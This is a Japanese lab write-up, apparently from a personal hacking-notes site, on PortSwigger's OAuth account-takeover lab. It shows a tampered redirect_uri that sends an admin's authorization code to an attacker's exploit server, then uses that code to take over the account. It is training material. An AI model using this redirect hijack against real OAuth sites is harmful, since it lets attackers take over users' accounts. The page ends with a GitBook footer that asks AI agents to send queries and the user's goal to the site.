> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/oauth-account-hijacking-via-redirect-uri.md).
# redirect\_uri 経由のOAuthアカウント乗っ取り
redirect\_uri 経由のOAuthアカウント乗っ取りの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### Redirect/\_uri 経由の OAuth アカウント乗っ取り
**ラボの目的**
このラボでは、〜の設定不備がどのように `redirect_uri` パラメータが OAuth フロー内で、攻撃者に盗ませることを可能にするのかを示します **認可コード** 別のユーザーのアカウントに関連付けられた。
**しかし最終的には:**
* ユーザー所有の OAuth 認可コードを傍受する **admin**
* このコードを使って彼のアカウントにアクセスする

* ユーザーを削除 **carlos**
**前提条件と条件**
* このサイトでは OAuth プロバイダ(ソーシャルネットワーク)経由の認証が可能です。
* ユーザー **admin**:
* エクスプロイトサーバーから任意のリンクを開く。
* すでに OAuth プロバイダとの有効なセッションがある。
* 提供されるID:
* 攻撃者のソーシャルアカウント: `wiener:peter`
**OAuth フローの分析**
ユーザーが OAuth 経由で接続すると、アプリケーションは次のようなリクエストを送信します:
{% code overflow="wrap" %}
```http
GET /auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://0ae000760359a2b483555a77004b00b8.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
重要な点は、 **OAuth プロバイダが厳格な検証を要求しないことです `redirect_uri`**.
{% code overflow="wrap" %}
```http
GET /auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://test.com/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
**脆弱性の検証**

変更する `redirect_uri` パラメータを任意のドメインに、例えば次のように:
```bash
redirect_uri=https://test.com/oauth-callback
```
次の動作が確認されます:
* OAuth プロバイダはこの宛先へ正しくリダイレクトする
* **OAuth** 認可コードがリダイレクト URL に含まれる
これにより、 `redirect_uri` 悪用可能です。
**悪用**
次の目的は、管理者に OAuth 認証を開始させ、そのリダイレクト先を攻撃者の \*\*エクスプロイトサーバー\*\* に向けることです。
悪意のある OAuth リンクの使用:
{% code overflow="wrap" %}
```bash
https://oauth-0a0c00a60393a257834c58ce0205005b.oauth-server.net/auth?client_id=sfq2p7l2s6nra7j9be87a&redirect_uri=https://exploit-0a3d004d0323a23f836b59db014d00a8.exploit-server.net/oauth-callback&response_type=code&scope=openid%20profile%20email
```
{% endcode %}

このリンクは iframe を使用してエクスプロイトサーバーのページに埋め込まれています:
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
**認可コードの回収**
管理者がページを開くと:
* OAuth フローが自動的に実行される
* OAuth プロバイダはエクスプロイトサーバーへリダイレクトする

* \*\*エクスプロイトサーバー\*\* のログには複数の OAuth コードが含まれる
その **最後に受信したコード** が使用されます。例えば:
```
https://0ae000760359a2b483555a77004b00b8.web-security-academy.net/oauth-callback?code=XHqrGOew1V0hH734nwPpUv3aZg0CeFklDsu21mNyslq
```
**結果**

* 認可コードは有効です
* \*\*管理者アカウント\*\* へのアクセスが取得される
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/oauth-account-hijacking-via-redirect-uri.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.